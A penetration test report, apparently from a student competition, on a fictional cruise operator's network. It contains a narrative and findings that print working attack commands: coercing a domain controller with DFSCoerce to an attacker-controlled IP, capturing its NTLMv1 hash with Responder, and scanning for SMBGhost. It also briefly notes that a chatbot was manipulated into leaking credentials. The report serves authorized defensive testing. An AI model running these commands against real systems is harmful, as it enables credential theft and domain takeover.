



Security Report 2026

Finals-12
1/11/2026

CONFIDENTIAL

1. TABLE OF CONTENTS

1. TABLE OF CONTENTS	1
2. INTRODUCTION	2
2.1 NON-DISCLOSURE STATEMENT	2
2.2 ENGAGEMENT TIMELINE	2
2.3 CONTACT INFORMATION	2
3. ENGAGEMENT OVERVIEW	3
3.1 EXECUTIVE SUMMARY	3
3.2 RISK ANALYSIS METRIC	4
3.3 RISK ANALYSIS SCALE DEFINITIONS	4
4. STRATEGIC RECOMMENDATIONS	6
4.1 KEY SECURITY STRENGTHS	6
4.2 KEY AREAS FOR IMPROVEMENT	7
5. TESTING DETAILS	8
5.1 FINDING STATISTICS	8
5.2 VULNERABILITY REPORT CARD	9
5.3 ATTACK NARRATIVE	11
6. TECHNICAL FINDINGS	14
6.1 CRITICAL-RISK FINDINGS	15
6.2 HIGH-RISK FINDINGS	37
6.3 MEDIUM-RISK FINDINGS	46
6.4 LOW-RISK FINDINGS	73
7. APPENDIX A: ARTIFACTS	97

2. INTRODUCTION

2.1 NON-DISCLOSURE STATEMENT

This document contains confidential information proprietary to All Ports Tours (APT) and Finals-12. The distribution of this document to third parties must be approved by APT.

2.2 ENGAGEMENT TIMELINE

DATE	DESCRIPTION
09-17-2025	APT contracted Finals-12 to perform a penetration test of the internal network.
11-01-2025	Finals-12 performed testing of the APT network and systems.
11-01-2025	Finals-12 delivered the initial penetration test report to APT.
01-09-2026	Finals-12 performed a reassessment of the APT network and systems.
01-10-2026	Finals-12 delivered the final penetration test report to APT

Table 1. Engagement timeline

2.3 CONTACT INFORMATION

All Ports Tours	
Name	Bailey Finn
Role	Director of Technical Services
Email	bailey.finn@allports.tours
Finals-12	
Role	Offensive Security Consultants
Email	cptc11-finals-12@cptc.team

Table 2. Contact information

3. ENGAGEMENT OVERVIEW

3.1 EXECUTIVE SUMMARY

Finals-12 was contracted to perform a reassessment of All Port Tours' (APT) systems after the initial penetration test in November. This assessment aimed to evaluate the organization's security posture through revalidation of prior findings and a repeated testing of systems and controls. The engagement confirmed that several previously identified issues were successfully remediated; however, multiple high-impact weaknesses remain. In this penetration test, Finals-12 gave special focus to testing the cybersecurity of systems that would affect crew and passenger safety on APT vessels.

During the assessment, Finals-12 was supplied access to Claude by APT which was utilized in a limited supporting capacity to assist with workflows and analysis. It was observed to operate effectively within an analytical boundary.

Finals-12 discovered **23** vulnerabilities across **9** systems, of which **35%** were found to present a critical or high risk. Additional statistics can be reviewed in [5.1: Finding Statistics](#).

Finals-12 identified systemic issues concerning APT's practices. Finals-12 strongly recommends the following top 3 changes to address urgent deficiencies:

- 1. Require authentication to OT systems, specifically the navigation and temperature systems
- 2. Implement a secure password policy across all systems and applications
- 3. Improve authorization and logic within custom applications to prevent attacker manipulation

Compared to the previous assessment, Finals-12 witnessed notable improvements. Finals-12 would like to especially commend APT for the following improvements:

- 1. Stronger access controls reduce the risk of account compromise
- 2. Onboarding passwords were no longer found in use by employees
- 3. A critically vulnerable debug feature in the temperature controls was removed

Overall, APT has noticeably strengthened its security posture, especially within its Windows systems, but still has opportunities for further improvement.



3.2 RISK ANALYSIS METRIC

Finals-12 used the [Common Vulnerability Scoring System 4.0](https://www.first.org/cvss/v4.0/specification-document)¹ (CVSS) to assess the technical impact of discovered vulnerabilities. However, this metric does not take the business impact of vulnerabilities into consideration. Therefore, Finals-12 also employed a custom, heuristic risk assessment system to measure overall criticality. The following table outlines Finals-12's criteria for vulnerability rating and highlights the risk level of the engagement findings.

LIKELIHOOD	IMPACT			
	LOW	MEDIUM	HIGH	CRITICAL
LOW	Low	Low	Medium	Medium
MEDIUM	Low	Medium	High	High
HIGH	Low	Medium	High	Critical
CRITICAL	Low	Medium	High	Critical

Table 3. Heuristic risk matrix used by Finals-12 when assigning risk levels to vulnerabilities

3.3 RISK ANALYSIS SCALE DEFINITIONS

The following two tables outline Finals-12's criteria for assigning impact and likelihood ratings to technical findings.

IMPACT	
CRITICAL	Significant impact to the system or service's confidentiality, integrity, or availability. As well as significant impact to subsequent systems and/or individuals.
HIGH	Significant impact to the system or service's confidentiality, integrity, or availability.
MEDIUM	Affects a limited set of users and/or results in disclosure of sensitive information that could enable further attacks.
LOW	Affects a small number of users and/or results in the disclosure of non-critical information such as verification that a user exists.

Table 4. Impact rating overview

¹ <https://www.first.org/cvss/v4.0/specification-document>

LIKELIHOOD	
CRITICAL	Requires no authentication or anonymous authentication and can be exploited using publicly available code or tools.
HIGH	Requires low privileges and can be exploited using publicly available code.
MEDIUM	Requires high privileges on a commonly accessible component or requires a custom exploit.
LOW	Requires high privileges on a component with specific deployment/execution requirements or depends on chained exploitation with other vulnerabilities.

Table 5. *Likelihood rating overview*

4. STRATEGIC RECOMMENDATIONS

4.1 KEY SECURITY STRENGTHS

4.1.1 Strong User Access Control

Across repeated attempts, Active Directory consistently resisted credential abuse and lateral movement. NTLM relay, coercion variants, NoPAC, RPC abuse, and SMB brute-force largely failed to produce privilege escalation or cross-system access. This indicated successful reduced machine-to-machine trust and limited service account privileges. Additionally, a web application vulnerable to path traversal had mitigated damage due to the account hosting this application having limited file access. Overall, identity controls were found to be trending in the correct direction at APT.

4.1.2 Improved Password Re-use

Finals-12 found significant improvements in the existence of password re-use across network systems. Although some weak credentials were identified, applications did not repeat in their credential usage. In addition, Finals-12 discovered that APT removed the use of default onboarding credentials by the Active Directory users. This change strengthens APT's overall security posture by minimizing exposure to common attack vectors associated with weak or re-used default credentials.

4.1.3 Improved PII Security

Finals-12 found no evidence of leaked customer personally identifiable information (PII) during reassessment. The limited exposure suggests that sensitive data is appropriately protected through access controls and data handling practices. These findings indicate improvement from Finals-12's previous assessment on APT's safeguarding and personal data protection mechanisms, reducing the risk of unauthorized access to personal data.

4.1.4 Evidence of Remediation Follow-Through

Several high-risk issues identified in the previous engagement were no longer exploitable. Debug features enabling code execution were removed, authentication bypasses on admin panels were resolved, and default onboarding credentials were eliminated. This trend shows that while there were some unremediated findings still present, many high-risk issues were prioritized and had a tangible impact on our ability to move through APT's environment in Finals-12's reassessment.

4.2 KEY AREAS FOR IMPROVEMENT

4.2.1 Weak Password Policy

Finals-12 found that APT had not meaningfully improved in its handling of secure authentication outside of the remediation of default onboarding password use. While some passwords were changed, multiple reported credentials that were weak or exposed remained the same from the previous assessment in November 2025. As a result, Finals-12 was able to retain credentials to high privileged accounts on websites maintaining critical services.

As an immediate remediation, Finals-12 recommends APT revise its password policy and ensure the new policy complies with the password policy specified by NIST 800-63-4, which requires at least eight characters and recommends 15 characters or more². For long-term remediation, Finals-12 recommends implementing enterprise password management software to make cycling passwords and avoiding reused passwords easier.

4.2.2 Lack of Secure Custom Development

Finals-12 observed a trend of weak secure development throughout APT's systems. Hardcoded credentials from the previous assessment were identified and remained unfixed, leading to Finals-12's control of crucial systems on APT's cruise ships. Food services offered by the company were subject to price manipulation, leading to possible financial loss for APT. Finals-12 also succeeded in manipulating the PennyAI chatbot in disclosing confidential default credentials. Finals-12 also found it possible to bypass security measures on the CruissantChat messaging app, allowing for the injection of malicious messages in other user's conversations. Finals-12 recommends the implementation of a Secure Software Development Lifecycle (SDLC) with proper code review and testing in order to properly address the flaws discovered through APT's various applications.

4.2.3 Lack of Input Sanitization

Finals-12 discovered that APT web applications often lacked proper sanitization of user inputs before processing them on the server-side. During the engagement, Finals-12 multiple instances of injectable fields allowing for malicious payloads or higher values than expected to be processed through modification of client submitted variables. For instance, on the Bridge Navigation website, the max speed allowed was 35 on the User Interface (UI) but by intercepting the request the variable was able to be modified to any number disregarding the speed limit set on the UI. Finals-12 recommends APT to check the user submitted input on the server-side in addition to the client-side to make sure that submitted values are still in line with limits set by APT.

² <https://pages.nist.gov/800-63-4/sp800-63b.html>

5. TESTING DETAILS

5.1 FINDING STATISTICS

5.1.1 Overall Statistics




Figure 1. Chart showing breakdown of vulnerabilities identified based on severity rating

CRITICAL	HIGH	MEDIUM	LOW
6	2	9	6

Table 6. Total findings by risk category

5.2 VULNERABILITY REPORT CARD

5.2.1 Technical Findings Report

A report card outlining the technical findings and risk has been supplied below. These findings are further detailed in [6: TECHNICAL FINDINGS](#) and include additional remediations.

Finding	Remediation
6.1.1 SMBGhost	Ensure Windows hosts are up to date with security patches
6.1.2 Legacy Protocol Enabled (NTLMv1)	Upgrade Legacy protocol to NTLMv2
6.1.3 Navigation Speed Limit Bypass	Validate user input on server-side before processing
6.1.4 Navigation Bypass	Validate user input on server-side before processing
6.1.5 Unauthenticated Temperature Controls	Implement proper authentication and access controls
6.1.6 Keycloak Weak Credentials	Implement long and complex password
6.2.1 Traefik Credential Exposure	Secure credentials in a server-side environment
6.2.2 Cruissant Chat Conversation Inject	Validate user input on server-side before processing
6.3.1 Kerberoastable Service Account	Enforce strong password policies
6.3.2 SMB/LDAP Signing Disabled	Enforce SMB and LDAP signing across all affected hosts
6.3.3 Jellyfin Weak Credentials	Implement long and complex password
6.3.4 Rooms Admin Console Weak Credentials	Enforce strong password policies
6.3.5 Hardcoded Credentials in Admin Console	Store hardcoded passwords and secrets in an encrypted database
6.3.6 Price Manipulation	Validate user input on server-side before processing
6.3.7 PennyAI Information Disclosure	Implement authentication on search_file feature
6.3.8 Unauthenticated Room Console Access	Implement proper authentication and access controls
6.3.9 Navigation Log LFR	Remove the file parameter from client-side view

6.4.1 Jellyfin Local Directory Enumeration	Restrict Media Libraries folder selection to Web Directory.
6.4.2 Exposed API Docs	Implement authentication requirements for API docs
6.4.3 Bridge Navigation Stored XSS	Validate user input on server-side before processing
6.4.4 Route Builder Stored XSS	Validate user input on server-side before processing
6.4.5 NTLM Relay Via SMB	Enforce SMB signing across all affected hosts
6.4.6 Exposed Ship Metrics	Require authentication to vessel metrics page

Table 7. Summarized and condensed report card for each identified vulnerability

5.3 ATTACK NARRATIVE

Finals-12 was contracted to perform a reassessment of the security of All Port Tours environment. This engagement focused on reverifying previously identified and reported attack paths while also discovering new weaknesses in the environment.

5.5.1 January 9th, 2025

Initial enumeration began with active network discovery to identify reachable hosts and exposed services within the 10.0.1.0/24 network scope. Finals-12 utilized nmap to first identify hosts, then followed up with full port scans of each machine. Simultaneously, tooling and automation frameworks were prepared to support ongoing enumeration and attack validation throughout the engagement. Once machine addresses and services were identified, Finals-12 began to verify whether the previously identified vulnerabilities were still present within the environment.

Weak and exposed credentials identified and reported during the previous assessment were retested to validate APT's remediation efforts. Exposed API docs identified within the previous engagement were found present on the environment and still included the default user onboarding password. Finals-12 had identified multiple users with unchanged onboarding passwords in the last engagement, but in our reassessment found that no AD users remained utilizing this password. Service account svc_stabilize was previously found to be kerberoastable and was able to again be kerberoasted and was identified to have an unchanged password from the previous engagement. A previously identified Jellyfin application was found to still utilize the same weak administrator credentials, but initial tests to perform XSS and LFI failed.

Previously reported application-layer vulnerabilities were also tested, specifically debug features on the vessel temperature control application at 10.0.1.10:6768 that allowed code execution. Finals-12 found this vulnerable feature had been patched. However, the application still lacks authentication and allows for the manipulation of temperatures on vessels. Finals-12 verified this capability by increasing the temperature by 0.1 degrees and then immediately returning it to its set value.

Web application enumeration was conducted alongside the reverification of vulnerabilities and continued throughout the day utilizing the gobuster tool. Finals-12 identified a new KeyCloak application on 10.0.1.13:8080 that was found to have weak, guessable administrator credentials. Other login pages for websites were tested with the SQLmap tool, but no successful bypass was found.

Operator testing of the active directory domain continued. A DFSCoercion attack was successfully executed, coercing domain controller authentication and resulting in the successful capture of an NTLM hash. NTLM relay of the DECKHAND-01 and DECKHAND-02 accounts was attempted, but unsuccessful. Finals-12 attempted to add a DNS entry pointing to an attacker IP, performing NTLM reflection, but this was also unsuccessful. NoPAC was attempted with account svc_stabilize, but the account did not have the appropriate permissions.

Additional testing focused on authentication and application abuse scenarios across multiple web properties. Automated SQL injection testing was performed against login functionality on several identified web applications SQLmap. However, no injectable parameters or authentication bypass conditions were identified.

Despite these limitations, a business logic flaw was identified at admin.rooms.allports.tours that allowed a user to place food orders without payment. This endpoint did not require authentication. Previously, admin.rooms.allport.tours/admin.html which contained the admin panel required authentication but could be bypassed. In our reassessment, we found that the bypass was patched. The credentials identified in the previous test were found to be unchanged and allowed access.

5.5.2 January 10th, 2025

On the second day of the engagement, Active Directory exploitation efforts continued, following limited progress on the prior day. A targeted credential attack was conducted using a username:username brute-force methodology against SMB authentication against machines 10.0.1.6, 10.0.1.20, and 10.0.1.21. However, no valid authentication was obtained. Additional coercion and NTLM relay attempts were executed toward DECKHAND-01, but these efforts did not result in successful privilege escalation. To confirm service exposure and identify any changes in the attack surface, a comprehensive full-port scan was re-performed against 10.0.1.0/24, which did not reveal new exploitable services. Subsequent relay attempts were repeated with alternate configurations but again failed to produce a successful relay condition.

Multiple web-based attack paths were explored simultaneously to attempts against Active Directory. Operators were able to identify exposed ship operational metrics at 10.0.1.10:9091 through directory and endpoint enumeration against the Golang application. Attempts to authenticate to the ballast control system via netcat using discovered endpoints were unsuccessful and did not result in access. Separately, the Penny AI chatbot interface was assessed for data-access weaknesses; attempts to

perform tabular extraction and file search operations were unsuccessful, indicating effective input handling and access controls.

Further application testing identified a logic flaw within the chat functionality at chat.allports.tours that allowed a user to submit a message to arbitrary chat channels without proper authorization checks, representing a potential cross-channel messaging or impersonation risk.

Additional application testing was conducted against the ship navigation route builder feature found at 10.0.1.13:8080. Multiple XSS payloads were injected into user-controllable input fields within the router builder. However, no payload execution was observed during initial testing, and the attack path was deprioritized at that time. Separately, a vulnerability was identified within the Jellyfin media service hosted on 10.0.1.30:8096, where system directories /etc and /jellyfin were able to be included within the media lists. While directory names and folder structures were visible, direct access to file contents was restricted and file content was not successfully retrieved.

In parallel with ongoing testing activities, a dedicated engineer developed a custom AI assessment tool leveraging Claude which was provided to us by the client to assist in identifying additional application-level findings. This tool was able to investigate a test environment provided by the client and flagged potential vulnerabilities in a report. Due to limited progress within the Active Directory attack path, select team members were reallocated to support the investigation of newly identified potential web application vulnerabilities.

The Claude agent pointed towards multiple suspected vulnerabilities within the navigation system at 10.0.1.13:8080, including the previously tested XSS within the route builder. This prompted renewed testing. With increased persistence and refined payloads, XSS execution was successfully achieved on the bridge navigation systems and route builder functionality. The Claude analysis also identified a CSV export functionality with potential for path traversal that writes output files to the /tmp directory. This was successfully able to produce files such as /etc/passwd, but the user running the application had limited privileges and could not pull /etc/shadow. Additional DOM-based XSS attempts were conducted against the same navigation interface, resulting in access to browser-level artifacts such as document and session cookies. However, these artifacts did not provide a viable path to session takeover or privilege escalation.

Throughout this testing window, the Windows Active Directory environment remained resilient to repeated attack attempts. NTLM relay attacks over SMB were executed again, however, no machine accounts were observed to have meaningful access to resources on alternate systems, preventing lateral movement. Remote Procedure Call (RPC) enumeration attempts failed to return actionable

information, and offline cracking efforts against captured NTLM hashes did not result in credential recovery within the engagement timeframe.

As a final validation effort, network traffic monitoring was authorized to evaluate potential LLMNR poisoning exposure. With approval and assistance from APT, SMB traffic was intentionally generated toward 10.0.254.204, resulting in the capture of an administrator-level NTLM hash. Due to time constraints and password complexity, the hash could not be cracked prior to the conclusion of the engagement.


Following test completion, a formal wrap-up was conducted and testing artifacts were removed in accordance with engagement cleanup procedures. Any artifacts unable to be removed by Finals-12 have been supplied in [APPENDIX B: ARTIFACTS](#) for APT's convenience.

6. TECHNICAL FINDINGS

6.1 CRITICAL-RISK FINDINGS

6.1.1 SMBGhost (CVE-2020-0796)

Risk



Impact

Critical

Likelihood

Critical

CVSS Score

9.3

CVSS Vector

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/V
C:H/VI:H/VA:H/SC:N/SI:N/SA:N

Affected Scope

10.0.1.6 (APT-DC-01)

SMB

139/445

Rediscovered Vulnerability

Vulnerability Description

SMBGhost is a Remote Code Execution (RCE) and Denial of Service (DoS) class vulnerability that abuses a flaw in the SMB 3.1.1 compression implementation in Windows build 1903 and 1909. The signedness of a value is not checked allowing an attacker to supply a very small negative value which is cast as a large unsigned value. Because of this, the decompressed data can exceed the intended memory bounds allowing for arbitrary memory write.

Successful exploitation of this vulnerability allows DoS on the vulnerable host. However, in certain scenarios, unauthenticated RCE as the `NT AUTHORITY\SYSTEM` user is also possible.

Business Impact Description

Successful exploitation of this vulnerability can result in threat actors obtaining Administrative context on the domain controller. This allows for complete domain-wide compromise leading to data exfiltration, service disruption, and ransomware. Additionally, this may lead to exfiltration of PII leading to reputational damage and financial loss.

Likelihood Description

Exploitation is critically likely given the vulnerability can be exploited unauthenticated and remotely with publicly available exploit code.

MITRE ATT&CK

[T1210](#) – Exploitation of Remote Services

[T1499](#) – Endpoint Denial of Service

[M1016](#) – Vulnerability Scanning

[M1037](#) – Filter Network Traffic


[M1051](#) – Update Software

Exploitation Details

1. Use Netexec

Using the `netexec` tool, use the `smbghost` module to enumerate the SMBGhost vulnerability.

```
nxc smb 10.0.1.6 -u '<USER>' -p '<PASS>' -M smbghost
```



```
ester@cptc11-finals-t12-vdi-kali04)-[~]
1:16:17] nxc smb 10.0.1.6 -u svc_stabilize -p [REDACTED] -M smbghost
0.1.6      445      APT-DC-01      [*] Windows Server 2022 Build 20348 x64 (name:APT-DC-01) (signing:True) (SMBv1:None) (Null Auth:True)
0.1.6      445      APT-DC-01      [+] allports.local\svc_stabilize:[REDACTED]
0.1.6      445      APT-DC-01      Potentially vulnerable to SMBGhost (CVE-2020-0796)
```

Figure 2. Enumerate SMBGhost

Remediation

Finals-12 recommends APT install Windows cumulative updates released on or after March 12, 2020, for a complete patch. In the event that this is not feasible, Finals-12 recommends disabling SMB compression on the affected hosts with the below.

```
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" DisableCompression
-Type DWORD -Value 1 -Force
```


Resources

- [Microsoft CVE-2020-0796 Advisory](#)
- [McAfee SMBGhost Analysis Post](#)
- [Github SMBGhost Scan and Exploit Script](#)

END OF FINDING BLOCK

6.1.2 Legacy Protocol Enabled (NTLMv1)

Risk



Impact

Critical

Likelihood

Critical

CVSS Score

9.4

CVSS Vector

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/V
C:N/VI:N/VA:N/SC:N/SI:N/SA:N

Affected Scope

10.0.1.6 (APT-DC-01)

SMB

139/445

Rediscovered Vulnerability

Vulnerability Description

Finals-12 rediscovered the presence of NTLMv1 in APT's environment. NTLMv1 refers to the legacy authentication protocol used by windows to authenticate each other over the network sometimes called NetNTLMv1. NTLMv1 utilizes poor cryptography in the form of a 56-bit DES key. Additionally, NTLMv1's architecture is inherently insecure, the lack of a Message Integrity Code (MIC) means authentication attempts can be relayed to alternative systems and protocols to further compromise the network.

Successful exploitation enables attackers to derive the original system NTLM hash through the use of rainbow tables or hash cracking. Knowledge of the NTLM hash allows attackers to gain Administrator access to the system when paired with other abuses such as Kerberos S4U2Self Abuse. Identical access can also be gained without the need for hash cracking if an attacker can relay to the domain controller's LDAP server.

Business Impact Description

Successful exploitation of the vulnerability allows attackers to compromise the identity of the domain controller leading to a complete domain compromise. Such an attack would lead to a loss of confidentiality, integrity, and availability for all domain-joined computers and their accompanying data. Business operations dependent on IT infrastructure will cease to operate leading to a loss of revenue.

Likelihood Description

Exploitation is critically likely as attackers do not need any authentication to perform the attack. They can set up a listener such as Responder and coerce a privileged server such as the domain controller into authenticating to them, hence revealing the NTLMv1 hash.

MITRE ATT&CK


[T1187](#) - Forced Authentication [M1027](#) - Password Policies

Exploitation Details

1. Coerce the domain controller

Use the `DFSCoerce` tool to force `APT-DC-01$` to authenticate to an attacker controlled server.

```
python3 dfscoerce.py -u '' -d allports.local 10.0.254.206 10.0.1.6
```




```
(pentester@cptc11-finals-t12-vdi-kali06)-[~/DFSCoerce]
$ [01/9/26 10:11:31] python3 dfscoerce.py -u svc_stabilize -d allports.local 10.0.254.206 1
0.0.1.6
Password:
[-] Connecting to ncacn_np:10.0.1.6[\PIPE\netdfs]
[+] Successfully bound!
[-] Sending NetrDfsRemoveStdRoot!
```

Figure 3. Coerce the domain controller

2. Capture coerced request

Capture the authentication request with `responder`. This should be set up before coercion.

```
sudo responder -I eth0
```



```
[SMB] NTLMv1-SSP Client : 10.0.1.6
[SMB] NTLMv1-SSP Username : APT\APT-DC-01$
[SMB] NTLMv1-SSP Hash : APT-DC-01$::
```

Figure 4. Capture NTLMv1 hash

Remediation

Finals-12 recommends APT configure all domain controllers to only accept and provide NTLMv2 hashes. NTLMv2 hashes have a significantly superior cryptographic implementation that better protects from such attacks.

```
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name
```

"LmCompatibilityLevel" -Value 5


Resources

- [Microsoft Enabling NTLMv2](#)
- [DFSCoerce](#)

END OF FINDING BLOCK

6.1.3 Navigation Speed Limit Bypass

Risk



Impact

Critical

Likelihood

High

CVSS Score

9.3

CVSS Vector

CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:A/V
C:H/VI:H/VA:H/SC:H/SI:H/SA:H/S:P/R:
U/V:D

Affected Scope

10.0.1.30

HTTP

8080

Vulnerability Description

Finals-12 discovered a vulnerability inside the bridge navigation speed control system. This vulnerability allows an attacker to modify the speed value of the vessel beyond safe operational limits.

Business Impact Description

Successful exploitation of this vulnerability can lead to a threat actor changing the speed of the vessel. The manipulation of the variable presents a critical risk to the safety of the passengers and employees on the APT ship. Additionally, exploitation of this vulnerability threatens the reputation of APT, as any resulting incidents that can affect the safety of passengers will result in a distrust of APT.

Likelihood Description

Exploitation is highly likely, as the credentials to access the webpage hosting the ship controls are easily guessable.

MITRE ATT&CK

[T1565](#) - Data Manipulation

[M1021](#) - Restrict Web-Based Content

Exploitation Details

1. Click Adjust Speed

Visit the <http://10.0.1.13:8080/> endpoint. Click adjust speed.

http://10.0.1.13:8080




Figure 5. View speed limit

2. Open Burp Suite

Open Burp Suite and turn on intercept.

